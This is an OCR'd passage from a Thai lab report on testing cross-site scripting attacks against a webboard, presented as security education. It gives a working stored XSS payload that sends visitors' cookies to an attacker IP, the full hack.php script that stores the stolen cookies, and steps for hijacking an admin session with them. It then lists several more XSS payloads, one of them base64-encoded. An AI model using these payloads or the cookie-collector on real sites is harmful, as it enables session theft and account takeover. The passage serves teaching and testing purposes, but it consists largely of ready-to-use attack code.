
ภาพที่ 3.4 ฐานข้อมูลของเครื่องผู้โจมตี

3.3 ทดสอบการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) และแนวทางการป้องกัน

การโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) เป็นการโจมตี โดยอาศัยหลักการที่คอมพิวเตอร์ผู้ใช้งาน (Client computer) สามารถส่งข้อความอะไรก็ได้ไปยังเครื่องบริการ (Server) แล้วเครื่องบริการนำข้อความที่ได้รับมาไปประมวลผล โดยที่เครื่องบริการไม่ได้ตรวจสอบข้อมูลที่รับเข้า (Input) และข้อมูลที่ส่งออก (Output) ว่ามีความปลอดภัยเพียงพอ ผู้โจมตี (Attacker) จึงอาศัยช่องโหว่นี้ในการโจมตี โดยการสร้างเป็นคำสั่ง (Code) แล้วส่งไปยังเว็บเซิร์ฟเวอร์ (web server) แล้วเว็บเซิร์ฟเวอร์ (web server) ก็จะทำการประมวลแล้วส่งผลตอบสนองมายังเบราว์เซอร์ (Browser) ของเครื่องคอมพิวเตอร์ผู้ใช้งานในรูปแบบบทคำสั่งฝ่ายผู้ใช้งาน (Client side script) ซึ่งบทคำสั่งฝ่ายผู้ใช้งานที่เกิดขึ้นนั้นมีสิทธิในการทำงานเทียบเท่ากับบทคำสั่ง (script) ที่เกิดขึ้นจากตัวเว็บไซต์เอง เช่น การขโมยสิทธิ (session) ของผู้ใช้งานอื่น ซึ่งสามารถแสดงตัวอย่างการโจมตีได้ดังนี้


<u>วิธีที่ 1</u> การโจมตีโดยฝังข้อมูลที่เป็นการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) ผ่านทางหน้าเว็บไซต์

<u>ขั้นตอนที่ 1</u> เข้าใช้งานเว็บไซต์ (Website) โดยใช้สิทธิเป็นผู้ใช้งาน (user) จากเครื่องของผู้โจมตี




ภาพที่ 3.5 หน้าเว็บไซต์ใช้งานของผู้ใช้งานสิทธิ user

ขั้นตอนที่ 2 เข้าใช้งานหัวข้อ “Webboard”



ภาพที่ 3.6 หน้าเว็บไซต์ใช้งานเว็บบอร์ด

ขั้นตอนที่ 3 ทดสอบบันทึกข้อมูลเข้าสู่ Webboard




ภาพที่ 3.7 การทดสอบการตั้งกระทู้ Webboard

จะเห็นว่าเมื่อทำการบันทึกข้อมูล ข้อมูลที่แสดงขึ้นมาในหน้า Webboard คือชื่อหัวข้อกระทู้ ส่วน รายละเอียด ชื่อผู้ตั้งกระทู้ และอีเมล์ผู้ตั้งกระทู้จะแสดงข้างในหัวข้อกระทู้ จากการสังเกตจะคาดเดาได้ว่าข้อมูลหัวข้อกระทู้ที่เราบันทึกจะถูกนำเข้าสู่ฐานข้อมูลและนำออกมาแสดงที่เว็บเบราว์เซอร์ (Web Browser)

ขั้นตอนที่ 4 ทดสอบโดยทำการบันทึกข้อมูลคำสั่ง (Code) ที่เป็นการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) เข้าไปที่ชื่อหัวข้อกระทู้ของเว็บบอร์ด

```
<a href=# onclick = \"document.location = \'http://192.168.225.133/project/hack.php?cook = \'+ escape\(document.cookie\)\;\">Click_Here</a>
```

ที่เลือกใช้คำสั่งนี้ในการทดสอบเนื่องจากการโจมตีโดยฝังข้อมูลผ่านเว็บบอร์ด การที่จะเข้าไปดูเนื้อหาในแต่ละกระทู้ผู้ใช้งานต้องทำการคลิกลิงก์ที่ชื่อหัวข้อกระทู้ที่ต้องการ ทำให้ผู้ใช้งานเข้าใช้งานตามปกติโดยไม่ทราบว่ากำลังโดนโจมตีอยู่ คำสั่งนี้เมื่อมีผู้ใช้งานเข้ามาใช้งานเว็บบอร์ดก็จะแสดงชื่อหัวข้อกระทู้ “Click_Here” ซึ่งถ้าผู้ใช้งานทำการคลิก คำสั่งนี้จะไปสั่งการทำงาน ให้ไปรันคำสั่งในไฟล์ hack.php ในเครื่องของผู้โจมตี ที่ไอพีแอดเดรส 192.168.225.133 ซึ่งจะทำการส่งค่า cookie ของผู้ที่ใช้งานปัจจุบันไปบันทึกไว้ในฐานข้อมูลของผู้โจมตี




ภาพที่ 3.8 การบันทึกข้อมูลคำสั่ง (Code) ที่เป็นอันตรายเข้าไปที่ชื่อหัวข้อกระทู้ของเว็บบอร์ด

```php
<?php
$Host= 'localhost';
$Dbname= 'session';
$User= 'root';
$Password= '12345678';
$table = 'hack';
$conn=mysql_connect("$Host","$User","$Password");
mysql_select_db($Dbname);
$sql = "INSERT INTO hack (phpsession) VALUES ";
$sql .= "('{$_GET['cook']}')";
$query = mysql_query($sql);
header( "location: webboard.php" );
exit(0);
?>
```

ภาพที่ 3.9 ไฟล์ hack.php

ในไฟล์ hack.php จะทำการเขียนโค๊ดว่าเมื่อได้รับค่า “cook” ก็คือ document.cookies ของผู้ใช้งานให้ทำการบันทึกเข้าสู่ฐานข้อมูลในเครื่องของผู้โจมตี


ขั้นตอนที่ 5 เมื่อผู้ใช้งานที่ใช้สิทธิ Admin เข้าใช้งาน



ภาพที่ 3.10 หน้าเว็บไซต์ใช้งานของผู้ใช้งานสิทธิ admin


เมื่อผู้เข้าใช้งานที่ใช้สิทธิ admin คลิกที่ชื่อหัวข้อกระทู้ “Click_Here” คำสั่งจะทำงาน เมื่อคำสั่งทำงานจะส่งค่า cookie ของ admin ไปบันทึกไว้ในฐานข้อมูลของผู้โจมตี

```
onclick=\"document.location=\'http://192.168.225.133/project/hack.php?cook=\'+
escape\(document.cookie\)\;\"
```




ภาพที่ 3.11 การส่งค่า cookie ของผู้ถูกโจมตีไปไว้ฐานข้อมูลของผู้โจมตี

จากนั้นผู้โจมตีก็จะนำค่า cookie ที่ได้จากผู้ใช้งานไปใส่แทนค่า cookie ของตนเอง เพื่อที่จะขโมยสิทธิการใช้งานที่เป็น admin โดยเลือก เครื่องมือ →นักพัฒนาเว็บ→แถบเครื่องมือนักพัฒนา แล้วพิมพ์คำสั่ง cookie list ในเว็บเบราว์เซอร์ของ Mozilla Firefox




ภาพที่ 3.12 การตรวจสอบค่า cookie ของผู้ใช้งาน

จากนั้นกดที่ปุ่ม แก้ไข แล้วนำค่า cookie ที่ได้รับมาใส่แทนของตนเองแล้วกดตกลง



ภาพที่ 3.13 การตั้งค่า cookie

เมื่อใส่ค่าเรียบร้อยทำการรีเฟรชหน้าเว็บไซต์ 1 ครั้ง ก็จะสามารถใช้สิทธิที่เป็น admin มาใช้งาน ก็จบกระบวนการการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting)




ภาพที่ 3.14 การขโมยสิทธิการใช้งานจาก admin

ซึ่งการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) นั้นไม่ใช่แค่โจมตีด้วยคำสั่งที่เป็น <a href> เท่านั้น ยังสามารถใช้งานวิธีอื่นในการโจมตีได้ เช่น <script>, , <object> หรือการเข้ารหัสแบบ base64 เป็นต้น ตามตัวอย่างดังต่อไปนี้

1. <img/src ='images/hack.jpg' onerror = confirm('You_were_hacked')>


- เป็นคำสั่งว่าถ้าหากหาไฟล์รูปไม่เจอให้โชว์กล่องข้อความว่า “You_were_hacked”



ภาพที่ 3.15 การโจมตีด้วย img/src

2. <span OnMouseOver=alert('You_were_hacked');>Hello


- เป็นคำสั่งว่าถ้าเอา mouse ไปชี้ที่คำว่า Hello จะ alert คำว่า “You_were_hacked”



ภาพที่ 3.16 การโจมตีด้วย

3. <span OnMousemove=alert('You_were_hacked');>Hello

- เป็นคำสั่งว่าถ้าเอา mouse เลื่อนไปที่คำว่า Hello จะ alert คำว่า “You_were_hacked”



ภาพที่ 3.17 การโจมตีด้วยคำสั่ง OnMousemove

4. การโจมตีด้วยการเข้ารหัสข้อมูลที่เป็นอันตรายแบบ base64


```
<object data="data:text/html;base64, PHNjcmlwdD5hbGVydCgiWW91X3dlcmVfaGFjayIpO
zwvc2NyaXB0Pg==></object>
```

จากคำสั่งข้างต้น เมื่อ Decode การเข้ารหัสแบบbase64 ของ

```
PHNjcmlwdD5hbGVydCgiWW91X3dlcmVfaGFjayIpO zwvc2NyaXB0Pg==
```

จะได้เป็น

```
<script>alert(\”You_were_hacked\”);</script>
```

